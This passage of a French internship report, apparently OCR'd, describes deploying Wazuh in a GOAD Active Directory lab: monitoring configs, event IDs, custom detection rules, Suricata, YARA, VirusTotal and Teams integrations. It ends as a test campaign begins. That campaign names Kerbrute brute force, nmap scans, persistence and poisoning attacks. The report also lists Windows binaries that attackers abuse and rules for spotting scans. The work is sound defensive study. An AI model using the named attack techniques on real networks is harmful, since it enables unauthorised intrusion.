


Figure 6 : Configuration de la politique de rétention d'événements




Figure 7 : Configuration de la politique de snapshots

```
      <!-- Frequency that syscheck is executed default every 12 hours -->
      <frequency>43200</frequency>
      <!-- Default files to be monitored. -->
      <directories recursion_level="0" restrict="regedit.exe$|system.ini$|win.ini$">%WINDIR%</directories>
      <directories recursion_level="0" restrict="at.exe$|attrib.exe$|cacls.exe$|cmd.exe$|eventcreate.exe$|ftp.exe$|lsass.exe$|net.exe$|net1.exe$|netsh.exe$|reg.exe$|
regedt32.exe|regsvr32.exe|runas.exe|sc.exe|schtasks.exe|sethc.exe|subst.exe$">%WINDIR%\SysNative</directories>
      <directories recursion_level="0">%WINDIR%\SysNative\drivers\etc</directories>
      <directories recursion_level="0" restrict="WMIC.exe$">%WINDIR%\SysNative\wbem</directories>
      <directories recursion_level="0" restrict="powershell.exe$">%WINDIR%\SysNative\WindowsPowerShell\v1.0</directories>
      <directories recursion_level="0" restrict="winrm.vbs$">%WINDIR%\SysNative</directories>
      <directories check_all="yes" whodata="yes">C:\Users\Public</directories>
      <directories check_all="yes" whodata="yes">C:\ProgramData</directories>
      <directories checkS_all="yes" whodata="yes">C:\Windows\Temp</directories>
      <directories check_all="yes" whodata="yes">C:\Users\*\Downloads</directories>
      <directories check_all="yes" whodata="yes">C:\Users\*\Desktop</directories>
      <directories check_all="yes" whodata="yes">C:\Users\*\AppData\Local\Temp</directories>
      <directories check_all="yes" whodata="yes">C:\Users\*\AppData\Roaming</directories>
      <!-- 32-bit programs. -->
      <directories recursion_level="0" restrict="at.exe$|attrib.exe$|cacls.exe$|cmd.exe$|eventcreate.exe$|ftp.exe$|lsass.exe$|net.exe$|net1.exe$|netsh.exe$|reg.exe$|
regedit.exe$|regedt32.exe$|regsvr32.exe$|runas.exe$|sc.exe$|schtasks.exe$|sethc.exe$|subst.exe$">%WINDIR%\System32</directories>
      <directories recursion_level="0">%WINDIR%\System32\drivers\etc</directories>
      <directories recursion_level="0" restrict="WMIC.exe$">%WINDIR%\System32\wbem</directories>
      <directories recursion_level="0" restrict="powershell.exe$">%WINDIR%\System32\WindowsPowerShell\v1.0</directories>
      <directories recursion_level="0" restrict="winrm.vbs$">%WINDIR%\System32</directories>
      <directories realtime="yes">%PROGRAMDATA%\Microsoft\Windows\Start Menu\Programs\Startup</directories>
      <ignore>%PROGRAMDATA%\Microsoft\Windows\Start Menu\Programs\Startup\desktop.ini</ignore>
      <ignore type="sregex">.log$|.htm$|.jpg$|.png$|.chm$|.pnf$|.evtx$</ignore>
      <!-- Windows registry entries to monitor. -->
      <windows_registry>HKEY_LOCAL_MACHINE\Software\Classes\batfile</windows_registry>
      <windows_registry>HKEY_LOCAL_MACHINE\Software\Classes\cmdfile</windows_registry>
      <windows_registry>HKEY_LOCAL_MACHINE\Software\Classes\comfile</windows_registry>
      <windows_registry>HKEY_LOCAL_MACHINE\Software\Classes\exefile</windows_registry>
      <windows_registry>HKEY_LOCAL_MACHINE\Software\Classes\piffile</windows_registry>
      <windows_registry>HKEY_LOCAL_MACHINE\Software\Classes\AllFilesystemObjects</windows_registry>
```

Figure 8 : Extrait de l'agent.conf

5.2 Fonctionnement du moteur de règles Wazuh

Les règles Wazuh sont un ensemble de conditions écrites au format XML qui définissent l'interprétation des données du journal. Ces règles sont utilisées par le responsable Wazuh pour détecter des motifs ou comportements spécifiques dans les messages de journal et générer des alertes ou des réponses en conséquence. Ils jouent un rôle crucial dans la détection des

menaces, car ils permettent au système d'identifier les incidents de sécurité potentiels en fonction de critères prédéfinis.[5]

Avant que les règles ne se déclenchent, chaque événement est parsé par un décodeur pour sortir toutes les informations pertinentes. Chaque règle se décompose en plusieurs balises XML, tels que <rule>, <field>, <description>…, chacune de ces règles se retrouve avec un identifiant et un niveau allant de 0 à 15. Des règles pré-écrites existent, mais nous pouvons également créer nos propres règles dans le fichier *local_rules.xml*.

5.3 Détection d'événements critiques Windows

Pour détecter tous les événements Windows considérés comme critiques, nous avons besoin d'activer plusieurs stratégies par des *Group Policy Objects* (GPO). En effet, certains événements, tels que la préauthentification Kerberos n'enregistrent que les connexions réussies par défaut. Nous devons activer l'enregistrement des connexions ratées si nous voulons détecter des attaques, comme le *password-spraying* ou le brute-force.

Les stratégies concernées se trouvent dans *Computer Configuration → Policies → Windows Settings → Security Settings → Advanced Audit Policy Configuration* avec *DS Access* et *Account Logon*.

Pour d'autres règles, les événements générés par Windows ne sont pas suffisants, nous devons donc installer un service système Windows appelé System Monitor (Sysmon), qui se concentre beaucoup plus sur la création de processus, sur les connexions réseau et sur les modifications des fichiers.

Après réflexions, mon maître de stage et moi-même avons conclu que la liste suivante représente les événements Windows potentiellement pertinents pour la détection d'un large type d'attaque :

[5] Wazuh. *Rules—Data Analysis · Wazuh Documentation*. https://documentation.wazuh.com/current/user-manual/ruleset/rules/index.html. Accessed 19 Mar. 2026. Traduit par Reverso.

- 4768 – *Ticket-Granting Tickets (TGT) issued*
- 4771 – *Kerberos pre-authentication failure*
- 4772 – *Ticket-Granting Ticket failure*
- 4769 – *Service Ticket (TGS) issued*
- 4776 – *NTLM authentication*
- *4624 – Logon successful*
- 4720 – *New user account created*
- 4722 – *User enabled*
- 4725 – *User disabled*
- 4726 – *User deleted*
- 4672 – *Special privileges assigned to new logon*
- 4728 – *Added to global security group*
- 4729 – *Removed from global security group*
- 4732 – *Added to local security group*
- 4733 – *Removed from local security group*
- 4756 – *Added to universal group*
- 4757 – *Removed from universal group*
- 4723 – *Attempt to change password*
- 4724 – *Reset password request*
- 4739 – *Domain Policy changed*
- 4719 – *System audit policy changed*
- 4735 – *Security-enabled local group changed*
- 4737 – *Domain-wide group changed*
- 4670 – *Permissions changed on an object*
- 1074 – *Restart/shutdown initiated*
- 7045 – *A new service was installed*
- 11707 – *MSI installer event*
- 4103 – *PowerShell internal pipeline*
- 4104 – *PowerShell script block logging*
- 4738 – *User account attribute changed*
- 5136 – *Directory Service object modified*
- Sysmon ID 1 — *Process creation*

5.4 Création de règles personnalisées

Les règles personnalisées sont passées par plusieurs étapes. L'une des demandes de SIP était d'avoir une élévation de niveau d'alerte si l'événement suspicieux se passe en dehors des heures de travail.

Une première approche fut de créer chaque règle et de leur attribuer un groupe temporaire appelé "*check_after_hour*" et de tester à la fin si l'événement s'est passé en dehors des heures de travail. Cette méthode a toutefois révélé une limitation importante en ce qui concerne la granularité. Je recevais l'alerte d'un événement se déroulant hors des heures de travail, mais je ne savais pas lequel. La solution trouvée fut la création de deux règles (une pour vérifier l'heure durant la semaine, l'autre pour le weekend) pour chaque règle nécessitant une élévation de niveau d'alerte. Cette solution permet de garder la granularité, mais peut poser un problème d'extensibilité.

Un autre problème a changé la philosophie des règles : les événements sont d'abord vérifiés par les règles préétablies avant les règles personnalisées. Au lieu de créer des règles déjà existantes, j'ai décidé de lier mes règles à celles-ci, mais de rajouter des informations supplémentaires grâce à la fonctionnalité d'ajout des variables. Par exemple, transformer la règle 60141 : *A member was added to the security-enabled global group* vers 200022 : *The member "$(win.eventdata.memberName)" was added by "$(win.eventdata.subjectUserName)" to the security-enabled global group "$(win.eventdata.targetUserName)"*. Cette transformation permet une meilleure contextualisation des événements.

5.5 Active response

La fonctionnalité d'Active Response permet la mitigation de certaines attaques de façon automatique. Cela peut permettre de désactiver, par exemple, la

session de quelqu'un automatiquement si la règle détectant une connexion à une heure inhabituelle est déclenchée.

Sa configuration se trouve dans le *ossec.conf* et se décompose en deux parties :

- La déclaration de la commande définissant son nom, l'exécutable, les arguments potentiels, le *timeout.*
- L'utilisation de ladite commande définissant la portée de la commande (seulement sur la machine ou sur toutes les machines), l'ID des règles qui, si elles se déclenchent, active la commande.

```
239  <command>
240    <name>netsh</name>
241    <executable>netsh.exe</executable>
242    <timeout_allowed>yes</timeout_allowed>
243  </command>
244
245  <command>
246    <name>yara_windows</name>
247    <executable>yara.bat</executable>
248    <timeout_allowed>no</timeout_allowed>
249  </command>
250
251
252
253  <!-- After_hours response -->
254  <active-response>
255    <disabled>no</disabled>
256    <command>netsh</command>
257    <location>all</location>
258    <rules_group>response_firewall_drop_windows,alienvault,</rules_group>
259    <repeated_offenders>1,5,10</repeated_offenders>
260  </active-response>
```

Figure 9 : Déclaration + utilisation de la commande netsh(DROP firewall pour tout endpoints Windows (Annexe 3))

5.6 Création d'un dashboard personnalisé

Afin d'exploiter efficacement les données collectées par Wazuh, la mise en place d'un dashboard personnalisé est essentielle. Elle permet d'un coup d'œil :

- De savoir quand, comment, et par qui, une attaque a été performée

- De savoir quelle machine est la plus touchée
- Le nombre total d'alertes sur les 24 dernières heures

J'ai décidé de séparer mon dashboard en quatre visualisations distinctes.




Figure 10 : Extrait du dashboard personnalisé

5.6.1 Nombre total d'alertes sur une période

Cette première visualisation offre une vue globale du volume d'événements critiques et suspicieux détectés. Elle fournit un objectif : réduire ce nombre autant que possible, idéalement jusqu'à 0.

5.6.2 Top 5 des agents les plus touchés

Cette deuxième visualisation permet d'identifier les agents qui génèrent le plus d'événements. Elle fournit une information essentielle : savoir quel agent est le plus ciblé par des attaques potentielles ou lequel présente des anomalies fréquentes pouvant indiquer une configuration ou un comportement problématique. Une priorisation des agents peut alors se faire.

5.6.3 Ligne du temps des alertes

Cette troisième visualisation contribue à une représentation temporelle des alertes générées. Elle permet de déterminer précisément quand un pic d'alerte se produit, facilitant l'identification des périodes critiques et la corrélation avec des événements spécifiques dans l'infrastructure.

5.6.4 Alertes détaillées

Cette dernière visualisation offre des informations plus détaillées sur les alertes générées. Elle est destinée aux équipes techniques/SOC afin de

comprendre avec précision la nature de chaque alerte et d'identifier les causes.

Cette visualisation comporte cinq sections :

- Date : Indique le moment où l'alerte a été générée
- Nom de l'agent : Identifie la machine ayant déclenché l'alerte
- Description de l'alerte : Fournit un résumé détaillé du type d'événement détecté
- Event ID Windows : Référence l'événement Windows correspondant
- ID de la règle Wazuh : Indique la règle spécifique qui a généré l'alerte

5.7. Intégrations

5.7.1 Intégration de Suricata

Les événements Windows ne sont pas suffisants pour certains types d'attaques sur le réseau, tels que la reconnaissance par *port scanning*, *DDoS*… Pour pallier cela, Wazuh offre la possibilité d'intégrer un IDS comme Suricata.

Dans ma nouvelle architecture, la machine attaquante Kali Linux n'est plus directement connectée aux trois cartes réseau du réseau cible. À la place, elle n'a accès qu'à une interface sur une machine intermédiaire exécutant Suricata. Elle est équipée de deux cartes réseau en mode bridge, ce qui permet de ne pas perturber le trafic tout en capturant l'ensemble du trafic réseau.

```
  GNU nano 7.2                                                    suricata.yaml
%YAML 1.1
---

# Suricata configuration file. In addition to the comments describing all
# options in this file, full documentation can be found at:
# https://docs.suricata.io/en/latest/configuration/suricata-yaml.html

# This configuration file was generated by Suricata 8.0.3.
suricata-version: "8.0"

##
## Step 1: Inform Suricata about your network
##

vars:
  # more specific is better for alert accuracy and performance
  address-groups:
    #HOME_NET: "[192.168.0.0/16,10.0.0.0/8,172.16.0.0/12]"
    #HOME_NET: "[192.168.0.0/16]"
    #HOME_NET: "[10.0.0.0/8]"
    HOME_NET: "[172.16.      ,172.16.      ,172.16.      ]"
    #HOME_NET: "any"

    #EXTERNAL_NET: "!$HOME_NET"
    EXTERNAL_NET: "any"
```

Figure 11 : Extrait du suricata.yaml




Figure 12 : Schéma de la différence entre l'ancienne et la nouvelle architecture par le logiciel Cisco Packet Tracer

Après l'installation de l'agent sur la machine Suricata, des alertes de niveau 3 ont été remontées à la suite de simples pings, confirmant le bon fonctionnement de l'IDS.




Figure 13 : Dashboard Wazuh relevant l'alerte ping de Suricata

Pour vérifier son bon fonctionnement et afin de créer les règles nécessaires, j'ai décidé d'utiliser un outil de *port scanning*, nmap. Après le scan, on peut observer que Suricata remonte bien les alertes.

Figure 14 : Dashboard Wazuh relevant l'attaque nmap

Voici les règles nécessaires

```
640 <group name="suricata-custom,">
641     <rule id="210005" level="12">
642         <if_sid>86600</if_sid>
643         <field name="event_type">^alert$</field>
644         <match>ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)</match>
645         <description>Nmap scripting engine detected. </description>
646         <group>response_firewall_drop_linux,final_alert,</group>
647         <mitre>
648         <id>T1595</id>
649         </mitre>
650     </rule>
651     <rule id="200990" level="10">
652         <if_sid>86600</if_sid>
653         <field name="event_type">^alert$</field>
654         <match>ET SCAN Suspicious</match>
655         <description>Nmap scan of 1 port detected from $(src_ip) : $(alert.signature)</description>
656     </rule>
657     <rule id="210010" level="15" frequency="3" timeframe="600">
658         <if_matched_sid>200990</if_matched_sid>
659         <description> Nmap scan detected multiple ports scanned from $(src_ip)</description>
660         <group>response_firewall_drop_linux</group>
661     </rule>
662 </group>
```

Figure 15 : Règles Wazuh pour les événements de Suricata

5.7.2 Intégration VirusTotal

Même avec un antivirus comme *Windows Defender*, se limiter à une seule solution antivirus pour garantir la sécurité des fichiers peut s'avérer insuffisante. Dans ce contexte, une intégration avec VirusTotal permet de vérifier les fichiers avec plus de 70 moteurs antivirus différents. Grâce à la clé API gratuite permettant 500 requêtes par jour à un débit de quatre requêtes maximum par minute, une vérification régulière de nouveaux fichiers peut s'automatiser. Cette restriction peut être levée si une clé premium est achetée.

Il suffit de créer un compte et d'insérer la clé API dans le "ossec.conf". Tous les fichiers sous la surveillance du *File Integrity Monitor* (FIM) seront soumis à une vérification dès qu'un nouveau fichier est ajouté ou qu'une modification est effectuée dans les dossiers surveillés.

Manager configuration

Edit **ossec.conf** of **Manager**

```
<ossec_config>
  <localfile>
    <log_format>audit</log_format>
    <location>/var/log/audit/audit.log</location>
  </localfile>
</ossec_config>

<ossec_config>
  <localfile>
    <log_format>syslog</log_format>
    <location>/var/ossec/logs/active-responses.log</location>
  </localfile>
</ossec_config>

<ossec_config>
  <integration>
    <name>virustotal</name>
    <api_key><!-- Replace with your VirusTotal API key --></api_key>
    <group>syscheck</group>
    <alert_format>json</alert_format>
  </integration>
</ossec_config>
```

Figure 16 : Configuration de VirusTotal dans le “ossec.conf”

5.7.3 Intégration YARA

Yara est un outil *open source* identifiant et classant les logiciels malveillants grâce à leurs signatures. Ces signatures sont définies dans des fichiers de règles YARA. Contrairement aux solutions reposant sur des bases de réputation externes comme VirusTotal, YARA fonctionne localement et permet une détection fine et maîtrisée, adaptée au contexte de l’infrastructure.

L’installation est un peu plus complexe. En effet, la création d’un script **yara.bat**[6], d’un décodeur pour les événements YARA, de règles pour capturer

[6] Wazuh. *File Integrity Monitoring and YARA—Malware Detection*. https://documentation.wazuh.com/current/user-manual/capabilities/malware-detection/fim-yara.html. Consulté le 9 avril 2026.

ces derniers ainsi que l'ajout du "yara.bat" à la liste des exécutables dans le "ossec.conf" est nécessaire.

```
<decoder name="yara_decoder">
  <prematch>wazuh-yara:</prematch>
</decoder>

<decoder name="yara_decoder1">
  <parent>yara_decoder</parent>
  <regex>wazuh-yara: (\S+) - Scan result: (\S+) (\S+)</regex>
  <order>log_type, yara_rule, yara_scanned_file</order>
</decoder>
```

Figure 17 : Décodeur d'événement YARA

```
680 <group name="yara,">
681   <rule id="200994" level="0">
682     <decoded_as>yara_decoder</decoded_as>
683     <description>Yara grouping rule</description>
684   </rule>
685
686   <rule id="200993" level="12">
687     <if_sid>200994</if_sid>
688     <match>wazuh-yara: INFO - Scan result: </match>
689     <description>File "$(yara_scanned_file)" is a positive match. Yara rule: $(yara_rule)</description>
690     <group>final_alert,</group>
691   </rule>
692 </group>
```

Figure 18 : Règles YARA

```
251
252   <command>
253     <name>yara_windows</name>
254     <executable>yara.bat</executable>
255     <timeout_allowed>no</timeout_allowed>
256   </command>
257
```

Figure 19 : Ajout du yara.bat dans le "ossec.conf"

Cependant, le fonctionnement est identique à VirusTotal, les fichiers sous surveillance du FIM seront soumis à une vérification après un ajout ou une modification de fichiers.

5.7.4 LLM Intégration

L'intelligence artificielle (IA) rend la recherche de menaces dans Wazuh plus efficace et performante, car elle permet de traiter de vastes quantités de

données de sécurité à grande vitesse. Elle est capable de détecter des schémas subtils et des anomalies qui pourraient échapper aux analystes humains. En tirant parti de l'IA dans la recherche de menaces avec Wazuh, les équipes de sécurité peuvent gagner en efficacité et concentrer leur expertise là où elle est le plus nécessaire, tandis que l'IA se charge du reste.[7]

L'installation d'une machine virtuelle dédiée pour l'utilisation d'un LLM permet de ne pas impacter les performances du manager Wazuh tout en assurant une meilleure isolation des traitements. Cette machine va être responsable de l'analyse des événements envoyés par Wazuh.

Le fonctionnement est relativement simple : lorsqu'une alerte est générée, celle-ci peut être transmise au LLM, qui va alors produire une interprétation plus claire de l'événement. Cela peut inclure un résumé de l'alerte, une explication du comportement détecté ou encore une estimation de sa criticité.

Contrairement aux autres intégrations, le LLM apporte une analyse contextuelle. Il permet notamment de mieux comprendre les enchaînements d'événements et d'assister l'analyste dans ses investigations.

[7] Wazuh, et Farouk Musa. « Leveraging Artificial Intelligence for Threat Hunting in Wazuh ». Wazuh, 13 juin 2025, https://wazuh.com/blog/leveraging-artificial-intelligence-for-threat-hunting-in-wazuh/. Traduit avec DeepL




Figure 20 : Capture d'écran du "chatbot" du LLM local

Malheureusement l'absence d'un GPU rend la réponse des requêtes très lente (environ 45 minutes). Cette contrainte limite fortement son utilisation, mais l'ajout d'un GPU ou l'utilisation d'une API externe permettrait de rendre cette solution exploitable en conditions réelles.

5.7.5 Intégration Microsoft Teams

Plusieurs canaux de notifications peuvent être utilisés avec Wazuh afin d'informer rapidement les analystes de sécurité. Le canal de notification par défaut reste le courrier électronique, mais d'autres solutions de messagerie collaborative comme Microsoft Teams ou Slack peuvent également être intégrées (Annexe 2).

L'intégration repose sur l'utilisation d'un webhook entrant Microsoft Teams. La configuration du webhook s'effectue directement depuis Microsoft Teams via les workflows ou connecteurs entrants, qui génèrent une URL unique utilisée ensuite par Wazuh.

```
<ossec_config>
  <integration>
    <name>custom-teams</name>
    <hook_url>https://XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
    <level>10</level>
    <alert_format>json</alert_format>
  </integration>
</ossec_config>
```

Figure 21 : Intégration Teams dans l'ossec.conf

6. Tests offensifs et analyse de la détection du SIEM

6.1 Méthodologie de test

Afin d'évaluer l'efficacité de la solution SIEM Wazuh, une campagne de tests offensifs a été réalisée sur l'environnement GOAD. Les scénarios offensifs ont été lancés depuis une machine virtuelle Kali Linux jouant le rôle d'attaquant externe.

Les scénarios retenus sont les suivants :

- Attaque par force brute sur les comptes Active Directory via Kerbrute
- Scan réseau et détection de ports ouverts via Nmap, netexec, enum4linux…
- Mise en place de mécanismes de persistance (ajout d'utilisateur, de compte machine, création de service…)
- Attaques de types *poisoning*

Pour chaque scénario, plusieurs critères d'évaluation ont été établis :

- Génération ou non d'une alerte
- Niveau de criticité attribué
- Déclenchement automatique des mécanismes de réponse
- Présence de faux positifs

Les tests ont montré un délai moyen de détection d'environ deux minutes pour les alertes générées. Toutes les alertes ont été classées avec un niveau élevé en raison de leur exécution en dehors des heures d'activité. Quelques faux positifs ont été identifiés, notamment avec les comptes machines (PC1$). Ceux-ci ont été corrigé par l'ajustement des règles.

6.2 Attaque sur l'environnement GOAD

6.2.1 Reconnaissance

Pour connaitre rapidement les IPs des machines, j'utilise crackmapexec (cme) avec le protocole SMB et le *scope* IP.

```
